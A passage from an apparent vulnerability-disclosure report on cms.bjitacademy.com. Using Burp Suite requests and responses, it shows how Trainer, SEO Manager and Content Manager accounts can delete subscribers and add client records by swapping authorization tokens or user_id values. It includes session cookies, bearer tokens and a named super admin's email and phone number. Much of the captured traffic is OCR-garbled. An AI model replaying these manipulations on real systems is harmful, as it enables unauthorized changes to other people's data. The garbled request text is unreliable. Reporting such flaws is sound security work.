bdIFFKjWW1LleuYxJ7QU8K7BN77opt0Y70g0XhWXQxt4VCPQw
--
```

Now replace the super admin's authorization token with admin's authorization token.

Request	Response
<pre>Pretty Raw Hex -----+ POST /api/auth/login HTTP/1.1 Content-Type: application/json Accept: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.199 Safari/537.36 { "username": "admin", "password": "password" }</pre>	<pre>Pretty Raw Hex Render -----+ HTTP/1.1 200 OK Date: Wed, 22 Nov 2023 18:52:48 GMT Server: Apache Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 59 Access-Control-Allow-Origin: * Vary: Accept-Encoding,Authorization Connection: close Content-Type: application/json Content-Length: 3358 { "success": true, "result": { "id": 53, "email": "dwmHLVhc@burpcollaborator.net", "sending_time": "03:11 22 Nov 2023" }, { "id": 52, "email": "NvQucbMn@burpcollaborator.net", "sending_time": "03:10 22 Nov 2023" }, { "id": 51, "email": "bwicigBFJ@burpcollaborator.net", "sending_time": "03:10 22 Nov 2023" }, { "id": 50, "email": "bDduKCNM@burpcollaborator.net", "sending_time": "03:10 22 Nov 2023" } }</pre>

Request

```
Pretty Raw Hex
1 DELETE /academy/api/public/api/v1/contact/delete-email/54
HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.2087215459.1700673019; XSRF-TOKEN=eyJpdIiEjNlcKlsbz1QYzclbVERU2JTRmxkYWc9PSIsInZhHV1IjoiOFQOMjgrVDUxY0LZSE5ZjRz25dSttJx5a2cxQTeveHh1Vh5YNrFybzbMvOWtP0H2oL3lJVDVmV2pDbUdsaw422zRrQU1SM2NpaG51ZnY3NjY0UDB4QbJ4cONX0GpkWEw3WHD8VVFpS112ZrpKTHTvTBWaUSnUmhvNWWFjF1bUgiLCjtYWMi0iI3NjY00WIxZWIXNDF1MGmWNmNrYTIXYmUYmYOMjFhMWQ3MTC2Mzg4MGZhNmFjNWZLYjZiM2i5MmM42TcxNvCvmlividGFnijoiIn043D; bjt_academy_session=eyJpdIiEjNlcKlsbz1QYzclbVERU2JTRmxkYWc9PSIsInZhHV1IjoiibzBnUWxDw9CU3E0NFF0SUFPHHE0Z25cT1zjK1FYJyNjIzVFnNWx0M1M4aGFNbkhWjQvVHVCrnhs3p0ZVxTUNJR094mlXZzIrMX0jTlhTUo4dU4sSTMamZOM3PhNU4xSG16KChVd1pvjZCaIjk5dRpZb0NPV1ZJyNz2WXgicLCjtYWMi0iIyMj1i0WVmNTjhODf1MmM52mM5Nj1NjQ2YwU3Y2IyNGMx0WvhYwQ22jRjZDcyNGEwM2VhMcnhNNDI1NDE1ZGIIividGFnijoiIn043D; _gat=1; _ga_FTXRLTSB1j=GS1.2.1700677510.3.1.1700678289.0.0.0
4 Sec-Ch-Ua: "Chromium";v="115", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 X-XsrF-Token: eyJpdIiEjNlcKlsbz1QYzclbVERU2JTRmxkYWc9PSIsInZhHV1IjoiOFQOMjgrVDUxY0LZSE5ZjRz25dSttJx5a2cxQTeveHh1Vh5YNrFybzbMvOWtP0H2oL3lJVDVmV2pDbUdsaw422zRrQU1SM2NpaG51ZnY3NjY0UDB4QbJ4cONX0GpkWEw3WHD8VVFpS112ZrpKTHTvTBWaUSnUmhvNWWFjF1bUgiLCjtYWMi0iI3NjY00WIxZWIXNDF1MGmWNmNrYTIXYmUYmYOMjFhMWQ3MTC2Mzg4MGZhNmFjNWZLYjZiM2i5MmM42TcxNvCvmlividGFnijoiIn0=
iIn0=
```

Response

```
HTTP/1.1 200 OK
Date: Wed, 22 Nov 2023 18:52:48 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 3358
13 {
    "success":true,
    "result":{
        "data": [
            {
                "id":53,
                "email":"dwmHLVhc@burpcollaborator.net",
                "sending_time":"03:11 22 Nov 2023"
            },
            {
                "id":52,
                "email":"NvQUcbNn@burpcollaborator.net",
                "sending_time":"03:10 22 Nov 2023"
            }
        ]
    }
}
```

Before delete

The screenshot shows the BJIT Academy Backend interface. The left sidebar has navigation links: Dashboard, Home, Training, News, Blogs, About Page, Contact, Users, Subscribers (which is currently selected), and SEO Pages. The main content area is titled 'Subscribers' and shows a table with the following data:

Serial	Email	Arrival Date	Action
1	SUGRYQyZ@burpcollaborator.net	03:11 22 Nov 2023	Delete
2	dwmHLVhc@burpcollaborator.net	03:11 22 Nov 2023	Delete
3	NvQUcbNn@burpcollaborator.net	03:10 22 Nov 2023	Delete
4	bwcigBFJ@burpcollaborator.net	03:10 22 Nov 2023	Delete
5	bDduKCNM@burpcollaborator.net	03:10 22 Nov 2023	Delete
6	RHKqtLU@burpcollaborator.net	03:08 22 Nov 2023	Delete

After delete

The screenshot shows the BJIT Academy Backend Subscribers page. The left sidebar includes links for Dashboard, Home, Training, News, Blogs, About Page, Contact, Users, Subscribers (which is selected), and SEO Pages. The main content area shows a table titled 'Subscribers' with columns: Serial, Email, Arrival Date, and Action. Five rows of data are listed, each with a red border around the entire row. The 'Email' column contains email addresses starting with 'dwmHLVhc@burpcollaborator.net'. The 'Arrival Date' column shows dates from 22 Nov 2023 to 08 Nov 2023. The 'Action' column contains small red trash can icons. A green button at the top right says 'Download Subscribers List'.

Serial	Email	Arrival Date	Action
1	dwmHLVhc@burpcollaborator.net	03:11 22 Nov 2023	
2	NvQUcbNn@burpcollaborator.net	03:10 22 Nov 2023	
3	bwcigBFJ@burpcollaborator.net	03:10 22 Nov 2023	
4	bDduKCNM@burpcollaborator.net	03:10 22 Nov 2023	
5	RHKqtLUj@burpcollaborator.net	03:08 22 Nov 2023	

The three subscriber deleted by SEO and Content Manager, Admin and also deleted from the frontend.

3. **Title:** Normal User (Trainer, Content Manager, SEO Manager) has unauthorized access of adding information by replacing the user_id of Super Admin (Access control violation).

Target: cms.bjitacademy.com

Affected URL/API:

POST /academysite/api/public/api/v1/client/store-client(Add Client)

POST /academysite/api/public/api/v1/post/create-slider-post (Add Banner)

POST /academysite/api/public/api/v1/post/create-fresh-talent-scope (youth skill page)

POST /academysite/api/public/api/v1/testimonial/create-testimonial (For testimonial page)

Summary: In the website normal user can add information of client adding, add banner, content of youth skill page and testimonial page content from the backend API which is restricted from the frontend of the website.

Proof of Concept:

At first go to <http://cms.bjitacademy.com/login> and login with super admin credential

Here only super admin has the access of adding client information


After login go to the Home page → Add Client & add a client information and capture the request.

The screenshot shows the Burp Suite interface. On the left, there's a sidebar with 'Backend' and 'Add Client'. The main area has a title 'Add Client'. It contains fields for 'Name * (Client image alt text)' (set to 'Mohaiminul') and 'Logo *' (with a placeholder 'Please provide a logo (W x H) (200 x 48)' and a file input field 'Choose File' showing 'download (200X48).jpg'). Below these is a preview image of a green landscape. At the bottom is a 'Save' button. To the right of the form is the Burp Suite proxy tab, showing a captured POST request to 'https://cms.bjitacademy.com:443'. The request details pane shows the full URL and headers, and the raw pane shows the JSON payload: 'POST /academysite/api/public/api/v1/client/store-client HTTP/1.1' and 'Content-Type: application/json'. The response pane shows a successful 200 OK status with a JSON response body containing the user's information.

Now take this request in the burp repeater

The screenshot shows the Burp Repeater tool. At the top, there's a search bar with 'add Client by super admin' and a 'Send' button. Below it are tabs for 'Request' and 'Response'. The 'Request' tab shows the captured POST request with the URL 'POST /academysite/api/public/api/v1/client/store-client HTTP/1.1' highlighted. The 'Response' tab shows the server's response, which is a JSON object indicating success with user details like id: 46, name: 'Mohaiminul', etc.

Now get the user_id of the super admin which is 47




```

Pretty Raw Hex
1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 04:08:00 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 47
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 459
12
13 {
    "success":true,
    "result": {
        "id":46,
        "name":"Mohaiminul",
        "user": {
            "id":47,
            "name":"Mir Mohaiminul Islam",
            "email":"mohaiminul.islam@bjitacademy.com",
            "role":"SuperAdmin",
            "phone_number":"01554683700",
            "image_url":null,
            "designation":null,
            "info":null,
            "exprience":null,
            "skills":null,
            "certification": [
                {
                    "title": ""
                }
            ]
        }
    }
},

```

Now login with another user(Trainer) and capture its user_id.



```

Request
1 POST /academy/api/public/api/v1/user/update-trainer HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GAI.2.1529315481.1700794298; _gid=GAI.2.805924823.1700794298; _gat=1; __ga_P7XRLT5B1J=GSI.2.1700794299.1.1.1700797355.0.0
4 Content-Length: 1411
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0xWivy25NDqjEIGx
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwianRpIjoiNCY1Y2ZiMG MzNTQONmZiNzE4NTNmMzBjOWHOOWQ4YzhwZTBmOTI0DgxYTl0TVkYjFmZDd10TkzZmM4Z jBMLWV1ZG1zMjJiZGVjODBhZDQjLcJpYXQijcE3MDA30tCzNDuMTk2NjY2MDAyMjcztNTUs NTcwMsEyNSwiJmjioxNzAwMzk3MzQ1LjE5NjY3MTHCMjczODAzNzBw0TM3NswiZDhwIjo xNzAxNjYxMzQ1LjE1NTYyNzk3NTHyNzByNDAyMzQzNzsInN1YiI61jYxIiwiCzNvczCVzIjpbXX0.GWiMrSifxK64eX3-gJrcj5SiZoje07hzfwONKy6SpXu3bv1RHDevdhthpILChc et4rqBgZ79as_BsWlbr4ReaGZJRNbfAREfff-grtY_cCypHGGzGbQGg003RHW9Nt3GfxBSM- ISkrwTOKIAv3LAo08ZMAZXvNzoW7qSpR0v2hopGBAnTjJdWcMMQLyN5q1QlsMARSQSyDNT o6QDgry23sUn1vmFXH6VHT0cRgBq5tNID4b1dx1V3SmCrcowOK2M01v6J0KHwgqd7qrxtV 7DA3nsgKmuUpWBDeTXKwW0YL4hGNsTmf0lk8CxaerASPAympR5C2dSafPMfi7d1a01 igo9oNGBvVZoH6Q-p_DqvhLImahit6sYd-qo2ZCz_IbzTrosJX3dmwjPK71PeQspA5SRTo CoMebKcvFstGBeHZMvWHAc2GZWH2RkjFamuH-Vd1Umw5eXadbx18K605yOK25eSMqiQjo3Z ZDdv5CSD34p4vlyeu-U44ceBlnMWqQPSBXHISCsDj7BaocY613LFivP03dHxWMTRxClcb4n bRxJnAHta-SavieTsse61HHMo1oFvFlpQmKY6HzCKuzSpWxF0j3tOvIqrSSe3FUvej5886NL YflqEVzBF7kwqRBUL4EE-1aHAvNpxP1R1djrnB_72jcxdfnj4
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

```

```

add Client by super admin × Trainer id ×
Send Cancel < >
Request Response
Pretty Raw Hex
Pretty Raw
o_o3jIASstp-KMQ-oLRSs5jxdVFbul7Wf0EKOUxRmASigHSpN-o
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitacademy.com
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://cms.bjitacademy.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=4, i
Connection: close
-----WebKitFormBoundaryl3rGLALLASquEwES
Content-Disposition: form-data; name="user_id"
83
-----WebKitFormBoundaryl3rGLALLASquEwES
Content-Disposition: form-data; name="image"; filename="blob"
Content-Type: image/jpeg
y0yàJF1Fyà0ICC_PROFILE0mntrRGB XYZ àacspöö-
desc$frXYZgXYZ(bXYZ<ptptPrTRCD(gTRCD(bTRCD(cprt0<mlucenUSsRGBXYZ
c$80XYZ bÛXYZ $ÛXYZ ööö-paraffööSYD

```

Here trainer id is 83. And the API where I get that trainer id: **POST /academysite/api/public/api/v1/user/update-trainer** Let's replace the super admin user id with that user_id in that API **POST /academysite/api/public/api/v1/client/store-client**.

```

add Client by super admin × Trainer id ×
Send Cancel < >
Request Response
Pretty Raw Hex
Pretty Raw Render
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Date: Sun, 19 Nov 2023 04:16:31 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 476
13 {
    "success":true,
    "result":{
        "id":47,
        "name":"Mohaiminul",
        "user":{
            "id":83,
            "name":"testTrainerMohaiminul",
            "email":"test_trainer.mohaiminul@bjitacademy.com",
            "role":"Trainer",
            "phone_number":null,
            "image_url":null,
            "designation":null,
            "info":"<p>sdfsdf</p>",
            "experience":null,
            "skills":null,
            "certification":[
                {"title":""}
            ]
        }
    }
}
```

Here I use super admin Authorization token and the trainer's user_id(83).

Request

Pretty	Raw	Hex
36. <code>POST /api/client</code> 37. Content-Type: application/json Content-Disposition: form-data; name="user_id" user_id: 83	36. POST /api/client 37. Content-Type: application/json Content-Disposition: form-data; name="user_id" user_id: 83	36. POST /api/client 37. Content-Type: application/json Content-Disposition: form-data; name="user_id" user_id: 83

Response

```

1. HTTP/1.1 200 OK
2. Date: Sun, 19 Nov 2023 04:16:31 GMT
3. Server: Apache
4. Cache-Control: no-cache, private
5. X-RateLimit-Limit: 60
6. X-RateLimit-Remaining: 59
7. Access-Control-Allow-Origin: *
8. Vary: Accept-Encoding,Authorization
9. Connection: close
10. Content-Type: application/json
11. Content-Length: 476
12.
13. {
    "success":true,
    "result":{
        "id":47,
        "name":"Mohaiminul",
        "user":{
            "id":83,
            "name":"testTrainerMohaiminul",
            "email":"test.trainer.mohaiminul@bjitacademy.com",
            "role":"Trainer",
            "phone_number":null,
            "image_url":null,
            "designation":null,
            "info":"<p>sfdsfsf</p>",
            "exprience":null,
            "skills":null,
            "certification":[
                {
                    "title":null
                }
            ]
        },
        "clients": [
            {
                "id":47,
                "name": "Mohaiminul"
            }
        ]
    }
}

```

So user get unauthorized access in the adding client information by manipulating user_id.

Serial	Logo	Name	Updated by User	Last Updated	Action
1		Mohaiminul	testTrainerMohaiminul	0:16 19 Nov 2023	Edit Delete
2		Mohaiminul	Mir Mohaiminul Islam	10:08 19 Nov 2023	Edit Delete
3		Vergil	Takia Malika	01:51 19 Nov 2023	Edit Delete

For SEO Manager:

SEO account: test.seo.mohaiminul@bjitacademy.com

User_id: 57

Login → dashboard → home → add client → capture request to the repeater

The screenshot shows a web-based application for managing clients. On the left, under 'Request', a POST request is captured:

```

POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Content-Length: 3586
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryJZxOBcbR12ijFL2w
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI5IiwiianRpIjoiMTZkYmViZjFhNjQzMTMyMaQzCYTJiMTAyNjhkMWNjM1ODUjZmEyNjdiOGWmwzVHNTkxZDE00TVNhNDQ5ZDk0NTYlZm4ZGFm0T2kYjM1CjpxYQj0jE3MDAznJ3M3zMuNjYzNjgzODhXj1eHaij0E3MDyMj3Mz4NeUsImiZ1I6HTcwMDCHmcceMy42NjM20Dc5NDQ0MTlyMzB0NDUsM71LLCjleHaij0E3MDyMj3Mz4NeUsImiZ1I6HTcwMDCHmcceMy42NjM20Dc5NDQ0MTlyMzB0NDUsM71LLCj1eHaij0E3MDyMj3Mz4NeUsImiZ1I6HTcwMDAxMzc5Mzk0NTMzMjUsInNyIiE1j03i1iwiC2NrCgWzIjpbXX0.K7jA3e2BQKykCFHpaAdspq6naa-3vJeLcxLEz0TpI8nJf3giout-BNwaB2YzHavC1-WV5rGg3VQldba4JFrdig5rzof_Jtn2tguwsSGfmXGTha7-T0S5dlyntaGx48zyvfu6B7csLK5gjfrs_ceHUhuyR9VE0Ru5gKUC0sQKZ0ZUrb4Ub03CGqFKZYTAbjgtqjymp_75BmJwPS3exTak8-5cf5rYqm-n_evghBuBtEcYg6azzyHFHf1-0id-803LVvfCUrhnniRSVxUGbh0D3x3dgsuH6AZK4s3S1s7oJk5Teftd7Fdpy_3LeetWLz2Qk0Dpj62N0oV4flV4xskj143KmSmzfUQyFh2yCxQ3DDA_kx2Emzkyq4_1gRNCTRU1YjE1hmlhNhbQyBWhdyvbPQSbYdft4fkqixta1zT2UmzAb-7BDQhzlhaecgaluW3iBdc0l0vccCW4dfURbln_JTh0kZqWw-gkUhMzE5ry-kBrTZCRenawGPSbffcCrhzdhopTkFaPcBrqbExneHrZAjSeRQ5SbjiuPHG7vn3lEDykyMsEgCaCsTSj01jjswsS3enwd-cPcWhrpadyjc7XZ0RcvwS6TjCaqF8ZtjY4VfPDZ_74byinapaGj1s_0SFUj0-TfqUddNnVZ1XCVPskj10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: http://cms.bjitacademy.com
Content-Type: application/json
Content-Length: 459
  
```

On the right, the 'Response' pane shows the JSON output of the API call:

```

{
  "success": true,
  "result": {
    "id": 46,
    "name": "Mohaiminul",
    "user": {
      "id": 47,
      "name": "Mir Mohaiminul Islam",
      "email": "mohaiminul.islam@bjitacademy.com",
      "role": "SuperAdmin",
      "phone_number": "01554683700",
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null,
      "skills": null,
      "certification": [
        {
          "id": 1
        }
      ]
    }
  }
}
  
```

The below screen shot shows the API from where the SEO Manager id is found

POST /academysite/api/public/api/v1/user/update-user

The screenshot shows the 'Repeater' tab of a network testing tool. A POST request is captured:

```

POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.1529315481.1700794298; __gid=GAI.2.805924823.1700794298; _gat=1; _ga_P7XRRLT5B1J=GS1.2.1700794299.1.1.1700799475.0.0.0
Content-Length: 876
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundarySRBC2XCS905hB7B
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiianRpIjoiZGQ1MDA4MDMxNsE1Ym1z2GwWbWW1NVN03ZGFrj0GRHvZvjmGV1ODRIMcF0GY5NGMzMDBmoDk4MTzNCYz0DVbNmjUOZjY2YzL1CjpxYQj0jE3MDA30tK0NzMuNDg4NDQ0OTUwOTEyNDc1NTg10TM3NSwibmJmIjoxNzAwNsE5NDczLjQ4ODQ1MTk1NzcmMjYzNjcxODc1LCj1eHAi0jE3MDkENjM0NzMuNDUy0TI0MDkzMTM30dE3Mzgy0DEyNSwic3ViIjoiINTc1LCjzYz9SwZXMi01tdfq_sn7GVyo26JSaBBFmBiDNj1248aeZoJPWjRodpczx6oRFa2GzAwN4xaS3zXzeGZMC1QgCuWjW334y9nQsMR91BYKFMk32Srfg214pV5561TbB3hL1L0FSXKwuKepocHvBVVm4lezgBVYS-3s4ncQyuAVtQ8eDGZqebTTEFDvBpbvFHWY_U2h4lhPTA4ctvUfb4zQp30ugL1Mr_2rHo-4FkBaD0SP-MdiIVE8_yCQb5DFTNhOH1Qj60_NwHczYJfSnQsNeJxe_Lu2qraMell1Ibv5wykZaQ_35YjFaLNJEXMtKh4X43jDKEJEX3pepqrhPjxs6d2WJjvTK4VwsAI-OETMS0_jn2fWDKF3a6rzvM6sagHS8di10-mQ-htlu1e1UtUphZ45YTWTsliBur4PzaFIhvpupuHdGPWq5g1u_eaTFB6VcXLGqpSW3-0qk0tcku6-FIVVJYzdclMy959AQDkM2hUdzMSSZEZh7_J7z_fz180IhcS9G7KE0_othpFFLBjccCbzRMJ_C17FBvAvuWbpjFC1eTphSSPEB5z4pChhiCy6TNSGWyertUfp1xIvr0iKLPL5Pt0_07F_JcV6eWMFpx34FYl1x13EHJjMmSuBSiRnCVeK1z78jM13kOytHNHEBGNgU-bcziSMwZ0fFEUGCJTBndGr9bUhNz4ef4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  
```

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Repeater tab selected.

Request pane:

```

22 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
23 Content-Disposition: form-data; name="name"
24
25 testSeoMohaiminul
26 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
27 Content-Disposition: form-data; name="email"
28
29 test_seo.mohaiminul@bjitacademy.com
30 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
31 Content-Disposition: form-data; name="image"
32
33
34 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
35 Content-Disposition: form-data; name="phone_number"
36
37 null
38 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
39 Content-Disposition: form-data; name="password"
40
41 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
42 Content-Disposition: form-data; name="new_password"
43
44
45 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
46 Content-Disposition: form-data; name="new_password_confirmation"
47
48
49 -----WebKitFormBoundaryQQLCf96zf1B1ENiT
50 Content-Disposition: form-data; name="user_id"
51
52 57
53 -----WebKitFormBoundaryQQLCf96zf1B1ENiT--
54

```

Response pane: Empty.

Replacing the user_id of super admin with the SEO Manager user_id.

Burp Suite Community Edition v2023.10.3.6 - Temporary Project

Repeater tab selected.

Request pane:

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 03:15:10 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 462
12
13 {
14     "success":true,
15     "result":{
16         "id":52,
17         "name":"test_seo.Mohaiminul",
18         "email":"test_seo.mohaiminul@bjitacademy.com",
19         "role":"SEO Manager",
20         "phone_number":null,
21         "image_url":null,
22         "designation":null,
23         "info":null,
24         "experience":null,
25         "skills":null,
26         "certification": [
27             {
28                 "title": ""
29             }
30         ]
31     },
32
33
34 -----WebKitFormBoundaryQfges45jzWlwSurB-
35
36 57
37 -----WebKitFormBoundaryQfges45jzWlwSurB--
38

```

Response pane:

```

1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 03:15:10 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 462
12
13 {
14     "success":true,
15     "result":{
16         "id":52,
17         "name":"test_seo.Mohaiminul",
18         "email":"test_seo.mohaiminul@bjitacademy.com",
19         "role":"SEO Manager",
20         "phone_number":null,
21         "image_url":null,
22         "designation":null,
23         "info":null,
24         "experience":null,
25         "skills":null,
26         "certification": [
27             {
28                 "title": ""
29             }
30         ]
31     },
32
33
34 -----WebKitFormBoundaryQfges45jzWlwSurB-
35
36 57
37 -----WebKitFormBoundaryQfges45jzWlwSurB--
38

```

From the frontend,

Serial Logo	Name	Updated by User	Last Updated	Action
	AbdulContentManager	testSeoMohaiminul	09:15 23 Nov 2023	Edit Delete
	Doku is my love	testTrainerRushmia	14:44 22 Nov 2023	Edit Delete

From Content Manager:

Content Manager account: test.contentmanager.mohaiminul@bjitacademy.com

User_id: 55

Login → dashboard → home → add client → capture request to the repeater

Request	Response
<pre> POST /academy/api/public/api/v1/client/store-client HTTP/1.1 Host: cms.bjitacademy.com Content-Length: 3586 Content-Type: application/json Accept: application/json, text/plain, /* Sec-Ch-UA: "Chromium";v="119", "Not?A_Brand";v="24" User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6046.159 Safari/537.36 Sec-Ch-UA-Mobile: ?0 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI5IiwianRpIjoiMTZkYmViZjPhNjQzMThMyMzQYTJiMTAyNjhkMWNiZjNhMjM1ODVjZmByNjdiOGMwMzVhNTRxZDB00TVhNQSDZhQNTY1ZmM4ZGFmOTZhYmMLCjpxXQ10jE3MDAzNjM3MzMhNjYzNjgzODkxMjlkCMzgNe4NmzUsIm5iZi16MTcvMDNCMzccMy42HjM2ODcSNM0QMTIyMzRONDUeMTI1lCJleHAIojkE3MDKyMjz3MzMuNjU5ODcxMTAxMzcs5MzkONTMzMjUsInNjYi16IjQ3liwicCNvvcGwzIphXX0.K7ja82B0KykCFHPAdspq6naa-t3v3elcxLkzotTpI8nJf3giout-BNwaB2YzHAvC1-WVUsrGq3VQldb4JFEndig5rzof_Jtn2tguwb9Gfmx0ThA7_-T095dlymtaGx48syvTUEB7cSLK5qfrs_czHU7huyR5WE0EuSgHQCoCsQKZ02Urd4Ub03CGQfK2YTaGbjt9jyng_75BmawPSJexTAr8-5cf5frYgn-n_evghBuEcE0y6a2zyH7FHfl-0id-803LVvf2Urhml1R9vxEUBh0fdrt3XdygmH6AZK4s3cSLSt0Jk9Tefd7rFdpY_3L6stWl2QkOdddjeZEN0v4f1V4xskj143Km0SzU0QyFHCywCxQP3DDA_jx2EmzkYq4_1gRNCTRUYJE1HmhNhbQyBVHdyvbPQSKEbYdf4fkqixtalsTZUmzAGh-7BDQhxzlhaecgaLuW3iBDeo10vo2CW4d4tURbIn_JTh0kZdw-gkURMzW-E5ry-kBrTZUCRenawGFSbffcCkhdhopTkFaPcBrqcbkXn6HkZajSeRQ2ShjGiuPHG7Wn351EDykyMS9EgCaCsGTSJj0iJjswsS3enwd-cPCWhrpPadyc7XZBRcwS6TjCaqF8ZTyY14VjPDZ_74byinapacGj1s_0SF7UjoTfqUddNxVZlXCVp5Kjio User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6046.159 Safari/537.36 Sec-Ch-UA-Platform: "Windows" Origin: http://cms.bjitacademy.com Sec-Fetch-Dest: navigation </pre>	<pre> HTTP/1.1 200 OK Date: Sun, 19 Nov 2023 04:08:00 GMT Server: Apache Cache-Control: no-cache, private X-RateLimit-Limit: 60 X-RateLimit-Remaining: 47 